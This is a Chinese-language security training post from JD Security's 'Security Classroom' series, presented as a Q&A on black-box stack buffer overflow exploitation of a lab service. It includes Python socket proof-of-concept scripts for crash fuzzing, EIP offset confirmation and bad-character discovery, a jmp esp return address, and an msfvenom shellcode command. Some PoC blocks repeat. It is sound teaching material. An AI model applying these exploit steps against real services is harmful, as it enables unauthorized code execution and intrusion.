安全小课堂第126期【黑盒测试缓冲区溢出】

京东安全应急响应应中心 1月14日

缓冲区溢出是针对程序设计缺陷，向程序输入缓冲区写入使之溢出的内容（通常是超过缓冲区能保存的最大数据量的数据），从而破坏程序运行、趁著中断之际并获取程序乃至系统的控制权。

JSRC **安全小课堂第126期**，邀请到**遗忘**作为讲师就**黑盒测试缓冲区溢出的技术**为大家进行分享。同时感谢小伙伴们的精彩讨论。

缓冲区溢出是什么意思？

京安小妹

遗忘：

缓冲区溢出是针对程序设计缺陷，向程序输入缓冲区写入使之溢出的内容（通常是超过缓冲区能保存的最大数据量的数据），从而破坏程序运行、趁著中断之际并获取程序乃至系统的控制权。

冲区溢出的偏移怎么查找？


京安小妹

遗忘：

可以通过metasploit自带的脚本生成一串很长的字符串，如图

接着我们把这3000个字符当作payload去执行

可以看到，这个时候，EIP变成了



EIP变成387a4137

还是使用msf自带的脚本，根据EIP，计算出偏移为


接着我们可以看一下偏移找的是否正确

POC如下

#!/usr/bin/python

```
import sys, socket

if len(sys.argv) < 2:
    print "\nUsage: " + sys.argv[0] + " <HOST>\n"
    sys.exit()

cmd = "OVRFLW "
junk = "A"*773 +"B"*4+"C"*(3000-773-4)
end = "\r\n"

buffer = cmd + junk + end

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((sys.argv[1], 4455))
s.send(buffer)
s.recv(1024)
s.close()
```

773个A，加上4个B以及一堆C，如果偏移没有计算错误，那么执行完的结果，EIP应该被覆盖成42424242




我们可以看到，EIP确实被覆盖成42424242，说明偏移是正确的

我这里倒过来讲一下，第一个步骤以及POC

```
#!/usr/bin/python

import sys, socket

if len(sys.argv) < 2:
```

```
if len(sys.argv) < 2:
    print "\nUsage: " + sys.argv[0] + " <HOST>\n"
    sys.exit()

cmd = "OVRFLW "
junk = "A" *3000
end = "\r\n"

buffer = cmd + junk + end

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((sys.argv[1], 4455))
s.send(buffer)
s.recv(1024)
s.close()
```

这是第一步的POC，直接是3000个A，相对应的EIP，为41



缓冲区的栈溢出，就是覆盖EIP，然后执行我们最终的shellcode

讲师

缓冲区溢出的坏字符是什么意思呢?

京安小妹

遗忘:

缓冲区溢出的在生成shellcode时，会影响输入的字符，比如'\n'字符会终止输入，会截断输入导致我们输入的字符不能完全进入缓冲区。

常见的坏字符有\x0a\x0b\x00,但是本实验还有另外的


这时候我们用全字符当作payload执行一下

POC为

```
#!/usr/bin/python

import sys, socket

if len(sys.argv) < 2:
    print "\nUsage: " + sys.argv[0] + " <HOST>\n"
    sys.exit()
badchar=(
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
```

```
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff\x00"
)
cmd = "OVRFLW "
junk = "A"*773 +badchar
end = "\r\n"

buffer = cmd + junk + end

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((sys.argv[1], 4455))
s.send(buffer)
s.recv(1024)
s.close()
```

对应的结果为



从01开始，一直到00结束，我们可以看到，01，02，03显示正常，但是04，05变成了B0以此类推，我们找到的坏字符如下

\x04\x05\xa4\xa5\xb0\xba\xbb\xef\xf0，再加上常见的\x0a\x0b\x00就是我们最终的所有坏字符

讲师

缓冲区溢出的坏字符怎么查找?

京安小妹

遗忘:


这时候我们用全字符当作payload执行一下

POC为

```
#!/usr/bin/python

import sys, socket

if len(sys.argv) < 2:
    print "\nUsage: " + sys.argv[0] + " <HOST>\n"
    sys.exit()
badchar=(
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
```

```
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff\x00"
)
cmd = "OVRFLW "
junk = "A"*773 +badchar
end = "\r\n"

buffer = cmd + junk + end

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((sys.argv[1], 4455))
s.send(buffer)
s.recv(1024)
s.close()
```

对应的结果为



从01开始，一直到00结束，我们可以看到，01，02，03显示正常，但是04，05变成了B0以此类推，我们找到的坏字符如下

\x04\x05\xa4\xa5\xb0\xba\xbb\xef\xf0，再加上常见的\x0a\x0b\x00就是我们最终的所有坏字符


讲师

缓冲区溢出的shellcode跳转地址怎么查找?

京安小妹


遗忘:


使用的跳转地址是jmp/call esp，可以利用调试器在程序运行后，在程序内部或者程序加载的dll动态链接库中寻找jmp/call esp指令



一般可以选kernel32.dll

然后Ctrl+F，搜索jmp esp






可以找到跳转地址为6a966683

数据在内存中的存储顺序是四个字节一组倒着存储，所有我们需要把地址反着写入

所以跳转地址应该为\x83\x66\x96\x6a

找到跳转地址，又知道了坏字符，这时候可以直接生成shellcode

并且执行，就像这样



讲师

互动问答环节：

1.就是通过这个进行对比，不一致的地方就是坏字符是么？

尘起尘落<admin@ctf.la> 15:47:54

- POC为

```
#!/usr/bin/python

import sys, socket

if len(sys.argv) < 2:
    print "\nUsage: " + sys.argv[0] + " <HOST>\n"
    sys.exit()
badchar=(
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff\x00"
)
cmd = "OVRFLW "
junk = "A"*773 +badchar
end = "\r\n"
```

讲师:

是的，进行比对，显示不正确的，就是坏字符,黑盒上来说是这样

但是通过反编译，不是全部是坏字符，但是坏字符是可以多，不能少的，所以黑盒不能确定具体只能全部算是

2.生成shellcode可以详细说一下么?

讲师:

```
msfvenom -p windows/exec CMD=calc.exe --arch x86 --platform windows -b "\x04\x05\xa4\xa5\xb0\xba\xbb\xef\xf0\x0a\x0b\x00" -f python
```

3.您好，这个pwk程序与利用脚本可以提供参考一下么

讲师:

本期小课堂里面所提到的资料
链接: https://pan.baidu.com/s/1pUyYH48y5q7JRAyVPYKrfw
提取码: fmdz

本期JSRC 安全小课堂到此结束。更多内容请期待下期安全小课堂。如果还有你希望出现在安全小课堂内容暂时未出现，也欢迎留言告诉我们。
安全小课堂的往期内容开通了自助查询，点击菜单栏进入“安全小课堂”即可浏览。

简历请发送：cv-security@jd.com

微信公众号：jsrc_team

新浪官方微博：京东安全应急响应中心